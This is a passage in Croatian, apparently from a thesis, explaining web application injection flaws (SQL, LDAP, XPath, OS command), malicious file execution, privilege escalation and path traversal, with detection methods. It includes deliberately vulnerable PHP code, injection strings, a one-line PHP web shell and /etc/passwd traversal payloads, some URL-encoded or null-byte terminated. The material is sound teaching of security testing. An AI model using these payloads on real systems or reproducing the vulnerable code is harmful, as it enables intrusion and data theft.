Ranjivost na ubacivanje koda jedna je od najčešćih ranjivosti Web aplikacija. Ranjivost Web aplikacija na ubacivanje koda događa se kada se korisnički podaci koriste za kreiranje naredbi ili izradu upita u bazu podataka, a da se pri tome ti korisnički podaci ne provjeravaju sadrže li zlonamjerne znakove koji se mogu iskoristiti u zlonamjerne svrhe. Ako je Web aplikacija ranjiva na ubacivanje koda, napadač to može iskoristiti kako bi proveo željenu akciju ili izveo željenu naredbu. Postojanje ove ranjivosti napadaču obično omogućava čitanje, mijenjanje, brisanje proizvoljnih podataka koji se nalaze na Web aplikaciji, te u nekim slučajevima i dodavanje svojih vlastitih podataka. U najgorim slučajevima, napadač iskorištavanjem ove ranjivosti može kompromitirati cijelu Web aplikaciju, a i Web poslužitelj.

Postoji relativno veliki broj različitih vrsta ranjivosti Web aplikacija na ubacivanje koda, a neke od poznatijih ranjivosti su:

- SQL ubacivanje,
- LDAP ubacivanje,
- XPath ubacivanje i
- ubacivanje naredbi operacijskog sustava.

U nastavku su opisane sve navedene ranjivosti Web aplikacija na ubacivanje koda.

3.2.2.1 SQL ubacivanje


Danas gotovo svaka Web aplikacija koristi bazu podataka za spremanje aplikacijskih podataka potrebnih za rad aplikacije, a isto tako i za spremanje korisničkih podataka. Za rad s podacima koji se nalaze u bazama podataka obično se koristi strukturirani jezik za upite, SQL (*Structured Query Language*). SQL pomoću upita omogućuje rad s podacima koji se nalaze u bazi podataka. Pomoću SQL-a moguće je dodavati nove podatke, čitati, mijenjati i brisati već postojeće podatke. Za kreiranje SQL upita, za pristup podacima u bazi podataka, ponekada se koriste korisnički podaci. Ako ne postoji provjera korisničkog unosa, može doći do pojave ranjivosti na SQL ubacivanje. Napadač ovu ranjivost može iskoristiti tako da promijeni ispravan SQL upit u svoju korist i tako provede neku zlonamjernu radnju. Zbog velike raširenosti korištenja baza podataka u radu s Web aplikacijama, ranjivost na SQL ubacivanje je najčešća ranjivost Web aplikacija ranjivih na ubacivanje koda. Postoji velik broj vrsta baza podataka koje se koriste u radu s Web aplikacijama, a neke od najpoznatijih su: *Oracle*, *MS-SQL* i *MySQL*. [10]

Iskorištavanjem ranjivosti na SQL ubacivanje napadač može napraviti dosta štete na Web aplikaciji. Cilj izvođenja napada SQL ubacivanjem je obično krađa povjerljivih podataka iz baze podataka ili kompromitiranje baze podatak brisanjem ili mijenjanjem sadržaja. U nekim slučajevima mijenjanjem sadržaja i značenja SQL upita napadač može u potpunosti zaobići autentifikaciju i tako dobiti pristup zaštićenim dijelovima Web aplikacije. U primjeru na slici 3.10 prikazan je dio programskog koda koji se koristi za autentifikaciju korisnika, a koji je ranjiv na SQL ubacivanje.

```
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM users WHERE username = '".$username."' AND password = '".$password."'";
$user_exists = mysql_num_rows(query($query));
```

Slika 3.10: Dio programskog koda koji se koristi za autentifikaciju korisnika ranjivog na SQL ubacivanje

Kako se parametri `username` i `password` dodatno ne provjeravaju i izravno se koriste u kreiranju SQL upita, napadač ovo može iskoristiti u svoju korist. Kako bi napadač ovu ranjivost iskoristio za prijavu na Web aplikaciju potrebno je da za vrijednosti parametara, odnosno korisničkog imena i lozinke, postavi sljedeći niz znakova: `' OR '1'='1`. (Slika 3.11) Umetanjem ovog niza znakova napadač je preuredio SQL upit tako da je uvijek istinit i neovisno o tome što napadač ne zna ni korisničko ime ni lozinku prijava će uspjeti. Napadač će se u ovom slučaju prijaviti na Web aplikaciju kao prvi korisnik koji se nalazi u bazi podataka. Neke Web aplikacije kao prvog korisnika u bazi podataka imaju administratora Web aplikacije, u tom slučaju napadač je izvođenjem ovog SQL ubacivanja kompromitirao cijelu Web aplikaciju.



Slika 3.11: Iskorištavanje ranjivosti na SQL ubacivanje za prijavu na Web aplikaciju

Postoje dvije osnovne vrste SQL ubacivanja, a to su: normalno SQL ubacivanje i slijepo SQL ubacivanje (*engl. blind SQL injection*). [12]

Normalno SQL ubacivanje oslanja se na greške koje se događaju kod neispravnog rada s bazama podataka, odnosno kada se bazi podataka pošalje neispravan SQL upit. Neke Web aplikacije ne saniraju takve greške, pa na stranicama s opisom greške odaju dosta informacija koje napadaču mogu biti korisne za provođenje napada ubacivanjem SQL upita. Iz tog razloga, napadači namjerno izazivaju greške ne bi li otkrili parametar ranjiv na SQL ubacivanje, te kako bi kroz dobivene greške prikupili podatke potrebne za izvođenje napada ubacivanjem SQL upita. Jedan o načina za namjerno izazivanje grešaka je ubacivanje specijalnih znakova unutar vrijednosti ili kao vrijednosti parametra ranjivog na SQL ubacivanje. Specijalni znakovi koji se koriste za ovu svrhu su: jednostruki navodnici, dvostruki navodnici i točka-zarez. Na slici 3.12 prikazana je poruka o grešci nastala radi ubacivanja jednostrukog navodnika u SQL upit. Poruka o grešci odaje zanimljive informacije kao što su: točan razlog nastanka greške, vrsta baze podataka, te broj linije u programskom kodu u kojoj se dogodila greška.

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark
before the character string ''.
/target/target.asp, line 113
```

Slika 3.12: Greška izazvana dodavanjem jednostrukog navodnika

Još jedan način namjernog izazivanja grešaka je da se parametru koji je određenog tipa preda vrijednost drugog tipa. U primjeru na slici 3.13 cjelobrojnom parametru predan je znakovni niz, što je kod konvertiranja tog znakovnog niza u cjelobrojnu vrijednost rezultiralo greškom.

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

Slika 3.13: Greška izazvana postavljanjem različitog tipa podataka

Sve prikupljene informacije iz poruka o greškama napadač koristi kako bi na što bolji način iskoristio pronađenu ranjivost na SQL ubacivanje, te kako bi proveo svoje zlonamjerne radnje.

U nekim slučajevima napadač za provođenje SQL ubacivanja koristi UNION operator. Napadač ovaj operator koristi kako bi spojio dva SQL upita, originalni SQL upit i svoj SQL upit. UNION operator omogućava da se rezultat tako spojenog SQL upita spoji s rezultatom originalnog SQL upita, te na taj način omogućava napadaču da čita povjerljive podatke iz baze podataka. Neka npr. originalni SQL upit izgleda kao na slici 3.14. Ako je parametar `id` ranjiv na SQL ubacivanje napadač to može iskoristiti kako bi proveo SQL ubacivanje koristeći UNION operator.

```
$id = $_GET['id'];
$query = "SELECT Name, Phone, Address FROM Users WHERE Id = '".$id."'";
```

Slika 3.14: Originalni SQL upit

Na slici 3.15 prikazan je način iskorištavanja ranjivosti parametra `id` na SQL ubacivanje korištenjem UNION operatora.

```
http://www.primjer.com/index.php?id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

Slika 3.15: SQL ubacivanje korištenjem UNION operatora

Za uspješno izvođenje SQL ubacivanja koristeći UNION operator bitno je da i originalni SQL upit i napadačev nadovezani SQL upit imaju isti broj parametara, u suprotnom dolazi do pojavljivanja sintaksne greške. Primjer ispisa opisa jedne takve sintaksne greške prikazan je na slici 3.16. Ovakve opise sintaksnih grešaka napadač može iskoristiti za generiranje ispravnih SQL upita s ispravnim brojem parametara za provođenje SQL ubacivanja koristeći UNION operator.

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All
queries in an SQL statement containing a UNION
operator must have an equal number of expressions
in their target lists.
```


Slika 3.16: Greška kod neispravnog korištenja UNION operatora

Slijepo SQL ubacivanje se koristi kada Web aplikacija sanira greške nastale kod neispravnog rada s bazom podataka, te ne odaje nikakve informacije na stranicama s opisom greške. Iako Web aplikacija ne odaje nikakve informacije o greškama pri radu s bazom podataka, to ne znači da Web aplikacija nije ranjiva na SQL ubacivanje, jedino što je te ranjivosti teže pronaći. Slijepo SQL ubacivanje se koristi metodom ubacivanja istinitih i lažnih izjava u vrijednosti parametara, te se tako pokušava pronaći ranjivost Web aplikacije na slijepo SQL ubacivanje. Na slici 3.17 prikazan je dio koda koji je ranjiv na slijepo SQL ubacivanje.

```
$id = $_GET['id'];
$query = "SELECT field1, field2, field3 FROM Users WHERE Id = '".$id."'";
```


Slika 3.17: Dio koda ranjivog na slijepo SQL ubacivanje

Parametru `id` se dodaje istinita i lažna izjava. Dodavanje istinite izjave prikazano je na slici 3.18. Istinita izjava koja se dodaje je: `AND '1'='1`. Ako je Web aplikacija ranjiva na slijepo SQL ubacivanje, prikazati će se normalna zatražena stranica. Web aplikacija se u ovom slučaju ponaša normalno, kao da i nije ubačen nikakav dodatni kod, iz razloga što je ubačena izjava uvijek istinita (1=1).



Slika 3.18: Dodavanje istinite izjave

Dodavanje lažne izjave prikazano je na slici 3.19. Lažna izjava koja se dodaje je: `AND '1'='2`. Zbog ubačene lažne izjave (1=2), sa SQL upitom se ne dohvaća niti jedan zapis iz baze podataka. Zbog toga se prikazuje stranica s porukom da traženi sadržaj ne postoji ili se ne prikazuje ništa, što je znak da je Web aplikacija ranjiva na slijepo SQL ubacivanje.




Slika 3.19: Dodavanje lažne izjave

Automatizirani alati za otkrivanje ranjivosti na normalno SQL ubacivanje koriste se metodama s kojima namjerno izazivaju pojavljivanje grešaka. U vrijednosti parametara koji se ispituju postavljaju se specijalni znakovi koji će izazvati pojavljivanje greške. Analizom dobivenih stranica s greškom utvrđuje se je li Web aplikacija ranjiva na SQL ubacivanje. Za otkrivanje ranjivosti na slijepo SQL ubacivanje, automatizirani alati koriste se metodom dodavanja istinitih i lažnih izjava kao vrijednosti parametara. Analizom dobivenih odgovora, za istinite i lažne izjave, određuje se je li Web aplikacija ranjiva na slijepo SQL ubacivanje. Ako se ta dva odgovora razliku, to je znak da je Web aplikacija ranjiva na slijepo SQL ubacivanje. Analizom programskog koda može se utvrditi obavlja li se provjera korisničkih podataka koji se koriste u generiranju SQL upita. Ako se utvrdi da se korisnički podaci ne provjeravaju, može se zaključiti da je Web aplikacija ranjiva na SQL ubacivanje. [10] [14]

3.2.2.2 LDAP ubacivanje

LDAP (*Lightweight Directory Access Protocol*) se koristi za pristup direktorijima preko računalne mreže. Direktoriji su hijerarhijska struktura koja se koristi za spremanje bilo kakvih podataka, a obično se koristi za spremanje osobnih podataka (korisnička imena, telefonski brojevi, adrese elektronske pošte i drugi osobni podaci). Jedan od primjera takvih direktorija je *Active Directory* koji se koristi na *Windows* domenama.

Neke Web aplikacije koriste LDAP kako bi pristupale korisničkim podacima. Za kreiranje LDAP upita obično se koriste korisnički ulazni podaci. Ako se LDAP upiti koriste za prikaz rezultata kod dinamičkog generiranja Web stranice i ako nema provjere korisničkih ulaznih podataka, Web aplikacija može biti ranjiva na LDAP ubacivanje. Primjer standardnog URL-a koji se može koristiti za generiranje LDAP upita prikazan je na slici 3.20.



Slika 3.20: LDAP upit

Ako se parametar `user` direktno bez provjere vrijednosti koristi u konstruiranju LDAP upita, Web aplikacija je ranjiva na LDAP ubacivanje. Napadač može dodati proizvoljni LDAP upit, te tako pristupiti povjerljivim podacima. Jedan od načina iskorištavanja ranjivosti na LDAP ubacivanje prikazan je na slici 3.21. U ovom primjeru napadaču će se prikazati svi korisnici koji se nalaze na sustavu.

```
http://www.primjer.com/ldapsearch.asp?user=*
```

Slika 3.21: LDAP ubacivanje

Automatizirani alati za otkrivanje ranjivosti na LDAP ubacivanje koriste se sličnim metodama kao i kod otkrivanja ranjivosti na SQL ubacivanje. Tijekom ispitivanja za vrijednosti parametara postavljaju se specijalni znakovi koji bi trebali izazvati grešku u radu. Analizom dobivenih grešaka utvrđuje se je li Web aplikacija ranjiva na LDAP ubacivanje. Ranjivost na LDAP ubacivanje može se otkriti i analizom programskog koda, te ručno ispitivanjem ponašanja Web aplikacije. [10] [12]

3.2.2.3 XPath ubacivanje

XPath (*XML Path Language*) je programski jezik koji se koristi za rad s XML dokumentima, odnosno za čitanje podataka iz XML dokumenata. Za pristup podacima koriste se XPath upiti, s kojima se može pristupati određenim dijelovima i atributima XML dokumenta. U Web aplikacijama obično se za kreiranje XPath upita koriste korisnički ulazni podaci. Ako se korisnički ulazni podaci ne kontroliraju i direktno se koriste za kreiranje XPath upita, Web aplikacija može biti ranjiva na XPath ubacivanje. Xpath upiti su slični SQL upitima i mogu se koristiti za različite namjene. Na slici 3.22 prikazan je primjer jednog XPath upita koji se može koristi kod autentifikacije korisnika.

```
//users[LoginID/text()=' "+ LoginID +" ' and passwd/text()=' "+ Passwd +" ']
```


Slika 3.22: XPath upit

Ako se ne provjeravaju vrijednosti parametara `LoginID` i `Passwd`, napadač to može iskoristiti kako bi zaobišao autentifikaciju. Napadač u parametar `Passwd` može dodati sljedeći niz znakova: `' or '1'='1`, te tako zaobići autentifikaciju. Dodavanjem tog niza znakova upit je uvijek istinit, jer uvijek vrijedi da je 1=1. XPath ubacivanje, kao što je pokazano u prethodnom primjeru, može se koristiti za zaobilaženje autentifikacije, ali isto tako može se koristiti za čitanje dijelova ili cijelog sadržaja XML dokumenata.

Otkrivanje ranjivosti na XPath ubacivanje slično je otkrivanju ranjivosti kod SQL ubacivanja i LDAP ubacivanja. Automatizirani alati za vrijednosti ispitivanih parametara postavljaju specijalne znakove kako bi izazvali pojavljivanje grešaka. Analizom dobivenih grešaka utvrđuje se je li Web aplikacija ranjiva na XPath ubacivanje. Ako Web aplikacija sanira poruke o greškama, u tom slučaju koriste se slične metode kao kod otkrivanja slijepog SQL ubacivanja. Ranjivost na XPath ubacivanje može se otkriti i analizom programskog koda, te ručno ispitivanjem ponašanja Web aplikacije. [10] [12]


3.2.2.4 Ubacivanje naredbi operacijskog sustava

U nekim Web aplikacijama ulazni korisnički podaci koriste se kako bi se izvele naredbe operacijskog sustava. Ako ne postoji kontrola ulaznih korisničkih podataka, Web aplikacija može biti ranjiva na ubacivanje naredbi operacijskog sustava. Često se korisnički ulazni podaci koriste za dinamičko generiranje sadržaja HTML stranice ili za čitanje datoteka s Web poslužitelja. U primjeru na slici 3.23 prikazano je na koji način se datoteka uključuje u prikaz sadržaja HTML stranice. U ovom primjeru vrijednost parametra `template` predaje se funkciji za otvaranje datoteke, te se nakon toga pročitana datoteka prikazuje korisniku.



Slika 3.23: Čitanje datoteke

Ako se vrijednost parametra `template` ne provjerava, napadač to može iskoristiti kako bi ubacio proizvoljnu naredbu operacijskog sustava. U primjeru napadač kao vrijednost parametra `template` može umetnuti naredbu za listanje sadržaja trenutnog direktorija (`/bin/ls`), te koristeći znak za preusmjeravanje toka podataka (`|`) dobiti uvid u sadržaj direktorija. (Slika 3.24)



Slika 3.24: Umetanje naredbe operacijskog sustava

U nekim slučajevima napadač iskorištavanjem ove ranjivosti može na Web poslužitelju instalirani zlonamjerne programe, te teko preuzeti kontrolu nad poslužiteljem.

Automatizirani alati za otkrivanje ranjivosti na ubacivanje naredbi operacijskog sustava pokušavaju ubaciti naredbe za čitanje određenih datoteka s Web poslužitelja (npr. `/bin/cat`). Datoteke koje se pokušavaju pročitati su konfiguracijske datoteke koje sigurno postoje na poslužitelju (npr. `/etc/passwd` i `C:\boot.ini`). Nakon ubacivanja koda u dobivenom odgovoru se traže karakteristični nizovi znakova koje te datoteke sigurno sadrže. Ovisno o tome je li pronađen karakterističan niz znakova, određuje se je li Web aplikacija ranjiva na ubacivanje naredbi operacijskog sustava ili nije. Ranjivost na ubacivanje naredbi operacijskog sustava može se otkriti i analizom programskog koda, te ručno ispitivanjem ponašanja Web aplikacije. [11] [12]


3.2.3 Izvođenje datoteka sa zlonamjernim sadržajem

Ponekada se u Web aplikacijama korisnički ulazni podaci koristi kako bi se izgradila referenca na datoteku na poslužitelju koja se izvršava. Ukoliko kontrola korisničkog unosa nije ostvarena kako treba može doći do pojave ove vrste ranjivosti. Napadač ovu ranjivost može iskoristiti u svoju korist tako da promjenom korisničkog unosa promjeni i referencu, te na taj način preusmjeri Web aplikaciju da izvede neku datoteku sa zlonamjernim sadržajem. Pokretanjem i izvršavanjem proizvoljnih datoteka napadač može izvoditi proizvoljne naredbe na poslužitelju, a u nekim slučajevima kompromitirati sustav i dobiti potpunu kontrolu nad cijelim sustavom. Šteta koju napadač može napraviti ovisi o korisničkim pravima s kojima je Web aplikacija pokrenuta na poslužitelju.

Iskorištavanjem ove ranjivosti napadač može Web aplikaciju preusmjeriti da izvede dva tipa datoteka, ovisno o tome gdje se datoteke nalaze. Ukoliko nema provjere promjene direktorija, napadač može pristupiti nekoj lokalnoj datoteci koja se nalazi u nekom drugom direktoriju na poslužitelju.(Slika 3.25)

Slika 3.25: Proizvoljno izvođenje lokalne datoteke

Ako ne postoji provjera otvara li se datoteka s lokalnog ili udaljenog računala, napadač može pristupiti proizvoljnoj datoteci na udaljenom računalu.(Slika 3.26)




Slika 3.26: Proizvoljno izvođenje datoteke s udaljenog računala

Razne Web aplikacije kao što su blogovi, socijalne mreže i forumi svojim korisnicima omogućavaju spremanje osobnih datoteka (npr. slike, filmovi i sl.) na poslužitelj. Ako Web aplikacija tijekom prijenosa tih datoteka ispravno ne obavlja i provjeru tipa datoteke, aplikacija postaje ranjiva na ovaj tip ranjivosti. U tom slučaju napadač jednostavno na poslužitelj legalnim putem može spremiti proizvoljnu zlonamjernu datoteku, obično se za tu svrhu koriste različite PHP *shell* skripte. (Slika 3.27)

```php
<?php
$command = $_GET['command'];
system($command);
?>
```

Slika 3.27: Jednostavna PHP shell skripta

Nakon uspješnog spremanja datoteke na poslužitelj, napadaču jedino još preostaje da jednostavno pristupi datoteci, te da provede željenu akciju. PHP *shell* skripta iz primjera na slici 3.27 omogućuje izvođenje proizvoljne naredbe operacijskog sustava. Naredba se zadaje preko vrijednosti parametra `command`. U primjeru na slici 3.28 izvedena je naredba `cat /etc/passwd`. Izvođenjem naredbe prikazuje se sadržaj konfiguracijske datoteke `/etc/passwd` koja se nalazi na Web poslužitelju.



Slika 3.28: Izvršavanje proizvoljne naredbe

Ova vrsta ranjivosti najzastupljenija je u Web aplikacijama napisanima u programskom jeziku PHP, ali ranjive su i druge platforme kao što su npr. Java i .NET.

Za otkrivanje ovog tipa ranjivosti automatizirani alati nisu efikasni. Automatizirani alati teško mogu procijeni koji parametar je ranjiv i na koji način se točno može iskoristiti ranjivost. Potrebno je ispitati svaki parametar posebno i provjeriti je li ranjiv na ovaj tip ranjivosti. Analizom programskog koda mogu se otkriti ranjivosti ovog tipa i točan način iskorištavanja

ranjivosti. Ponekada pronalazak određenog parametra i pravog načina za iskorištavanje ranjivosti može biti dosta težak i dugotrajan posao. [10] [11]

3.2.4 Nesigurna izravna referenca na objekt

U Web aplikacijama često se kao referenca za pristup različitim objektima aplikacije koristi URL, parametar forme ili sjednički identifikator. Ako kontrola pristupa objektima Web aplikacije nije ostvarena ili nije ostvarena na ispravan način, napadač može izmjenom reference doći do neautoriziranog pristupa drugim objektima Web aplikacije. Objekti Web aplikacije su obično različite datoteke, direktoriji, zapisi u bazi podataka, različiti dijelovi i funkcionalnosti Web aplikacije.

Ovu vrstu ranjivosti napadač može iskoristiti za:

- eskalaciju privilegija i
- pristup proizvoljnim datotekama i direktorijima.

3.2.4.1 Eskalacija privilegija

Web aplikacije reference obično koriste za pristupanje različitom korisničkom sadržaju Web aplikacije, odnosno korisničkim stranicama. Ako nije provedena dobra kontrola pristupa tom sadržaju, napadač manipulacijama s vrijednosti reference može doći do tog sadržaja. Do eskalacije privilegija (*engl. privilege escalation*) dolazi ako napadač dobije pristup sadržaju Web aplikacije za koji nema autorizaciju.

Postoje dva osnovna tipa eskalacije privilegija, a to su:

- horizontalna eskalacija privilegija (*engl. horizontal privilege escalation*) i
- vertikalna eskalacija privilegija (*engl. vertical privilege escalation*). (Slika 3.29)

Slika 3.29: Eskalacija privilegija

Horizontalna eskalacija privilegija događa se kada napadač dođe do neautoriziranog pristupa sadržaju Web aplikacije koji pripada drugim korisnicima koji imaju ista ili slična korisnička prava kao i napadač. Neka se npr. za pristup određenoj korisničkoj stranici koristi parametar

`id` unutar URL-a prikazanog na slici 3.30. Do horizontalne eskalacije privilegija dolazi ako napadač promjenom vrijednosti parametra `id` dođe do neautoriziranog pristupa nekoj drugoj korisničkoj stranici.

Slika 3.30: Referenca na objekt pomoću vrijednosti URL parametra

Vertikalna eskalacija privilegija događa se kada napadač dođe do neautoriziranog pristupa sadržaju Web aplikacije koji pripada korisnicima koji imaju veća korisnička prava (npr. administrator Web aplikacije) nego napadač. U nekim Web aplikacijama kako bi se razlikovali obični autentificirani korisnici od administratora koristi se skriveno polje unutar HTML forme. Ovisno o vrijednosti skrivenog polja autentificirani korisnik ima ili nema pravo pristupa administratorskom dijelu. U primjeru na slici 3.31 za razlikovanje korisnika koristi se skriveno polje `site_admin`. Za običnog korisnika vrijednost polja je `F` (*false*), a za administratora vrijednost polja je `T` (*true*). Do vertikalne eskalacije privilegija dolazi ako napadač promjenom vrijednosti polja na vrijednost `T` dobije neautorizirani pristup administratorskom dijelu Web aplikacije.

```
<FORM METHOD="POST" ACTION="http://www.primjer.com/scripts/script.php?id=123456789">
        <INPUT TYPE="hidden" NAME="check_code" VALUE="123ABCDEFGHJ33">
        <INPUT TYPE="hidden" NAME="text_mode" VALUE="1">
        <INPUT TYPE="hidden" NAME="login_name" VALUE="user">
        <INPUT TYPE="hidden" NAME="site_desc" VALUE="site">
        <INPUT TYPE="hidden" NAME="login_id" VALUE="132456">
        <INPUT TYPE="hidden" NAME="site_admin" VALUE="F">
        <INPUT TYPE="hidden" NAME="member_type" VALUE="normal">
</FORM>
```

Slika 3.31: Referenca na objekt pomoću vrijednosti skrivenog polja

Ponekada se, kako bi se razlikovali običan korisnik i administrator, umjesto skrivenih polja koriste vrijednosti parametara unutar HTTP kolačića. U primjeru na slici 3.32 za razlikovanje korisnika koristi se parametar `Admin`. Za običnog korisnika parametar je postavljen na vrijednost `false`, a za administratora na `true`. Do vertikalne eskalacije privilegija dolazi ako napadač promjenom vrijednosti parametra na `true` i slanjem Web aplikaciji tako modificiranog HTTP zahtjeva dođe do neautoriziranog pristupa administratorskom dijelu Web aplikacije.

```
POST /hacmebank_v2_website/aspx/main.aspx?function=Welcome HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.0.4) Gecko/2008102920 Firefox/3.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://localhost/hacmebank_v2_website/aspx/main.aspx?function=Welcome
Cookie: CookieLoginAttempts=5; ASP.NET_SessionId=rwxyoqm14m0agr45tvqfvn55; Admin=false
Content-Type: application/x-www-form-urlencoded
Content-Length: 222

__EVENTTARGET=_ctl0%3AlnkBtnAdminSection&__EVENTARGUMENT=&__VIEWSTATE=dDwyNzUxNTM1MDQ7dDw7bDxpPDE%2BOz47bDx0PDtsPGk8NT
47PjtsPHQ8cDxwPGw8VGV4dDs%2BO2w8Sm9lIFZpbGVsbGE7Pj47Pjs7Pjs%2BPjs%2BPjs%2BnhMZbiX2h0LIcaiLOjgIJMmrOT4%3D
```

Slika 3.32: Referenca na objekt pomoću vrijednosti parametra unutar HTTP kolačića


Kako ovaj tip ranjivosti spada i u logičke ranjivosti Web aplikacija, automatizirani alati nisu od prevelike koristi. Automatizirani alati ne mogu otkriti logičke ranjivosti unutar Web aplikacija, pa su zbog toga loši i u otkrivanju ranjivosti vezanih uz eskalaciju privilegija. Analizom programskog koda i ispitivanjem ponašanja Web aplikacije u različitim situacijama može se otkriti ova vrsta ranjivosti. [10] [16]

3.2.4.2 Pristup proizvoljnim datotekama i direktorijima

Reference se ponekada u Web aplikacijama koriste za pristup proizvoljnim datotekama i direktorijima na poslužitelju, odnosno vrijednost parametra unutar URL-a predstavlja ime datoteke ili direktorija kojem se pristupa. Ako kontrola korisničkog unosa i pristupa nije ispravno ostvarena, napadač ovo može iskoristiti kako bi pristupio proizvoljnoj datoteci ili direktoriju na poslužitelju. Napadač iskorištavanjem ove ranjivosti obično može pristupiti osjetljivim informacijama na poslužitelju, a u najgorem slučaju može dobiti i potpunu kontrolu nad poslužiteljem.

Za iskorištavanje ove ranjivosti napadač obično koristi specijalni niz znakova pomoću kojih se proizvoljno kreće kroz direktorije dok ne dođe do direktorija u kojem se nalazi datoteka kojoj želi pristupiti (*engl. path traversal*). Niz znakova koje napadač koristi je `"../"` ili `"..\"`, ovisno o vrsti Web poslužitelja i Web aplikacije. Taj niz znakova predstavlja prečac s kojim se napadač može pozicionirati u proizvoljan direktorij na poslužitelju i tako pristupiti datoteci koja se nalazi u tom direktoriju.

U primjeru na slici 3.33 prikazan je način korištenja prečaca kako bi se pristupilo određenoj datoteci na poslužitelju. U ovom primjeru pristupilo se datoteci `passwd` koja se nalazi u direktoriju `/etc`. Kako bi se pristupilo toj datoteci koristio se sljedeći specijalni niz znakova: `../../../../../../etc/passwd`.



Slika 3.33: Primjer uspješnog napada korištenja prečaca za pristup datoteci

Zbog ugrađene kontrole korisničkog unosa u nekim slučajevima nije moguće koristiti standardne prečace kao što su `"../"` ili `"..\"`, jer takvi nizovi znakova nisu prihvatljivi. Neka programska ostvarenja kontrole korisničkog unosa moguće je zavarati kodiranjem svih ili samo nekih znakova prečaca. Za tu svrhu koristite se različite vrste kodiranja znakova, kao što su npr. URL kodiranje, dvostruko URL kodiranje, Unicode kodiranje i UTF-8 Unicode kodiranje. Korištenjem npr. URL kodiranja specijalan niz znakova korišten u prethodnom primjeru imao bi sljedeći oblik:

`%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd`.

U nekim slučajevima na ime datoteke koje je predano kao vrijednost parametra unutar URL-a dodaje se ekstenzija za određenu vrstu datoteke. U primjeru na slici 3.34 na vrijednost parametra `lang` dodaje se ekstenzija `.php`. Korištenje standardnih prečaca za pristup datotekama u ovom slučaju ne bi bilo od koristi, jer bi se na kraj tog niza dodala i ekstenzija `.php` (npr. `../../../etc/passwd.php`). U nekim slučajevima ovo je moguće zaobići dodavanjem `NULL` znaka na kraj niza, npr. `../../../etc/passwd%00` (gdje je `%00` URL kodiran `NULL` znak). Dodavanjem `NULL` znaka omogućuje se da se prilikom čitanja datoteke zanemari dodatna ekstenzija datoteke, odnosno u znakovnom nizu sve iza `NULL` znaka se zanemaruje.

```
$lang = $_GET['lang'];
include("language/$lang.php");
```

Slika 3.34: Dodavanje ekstenzije

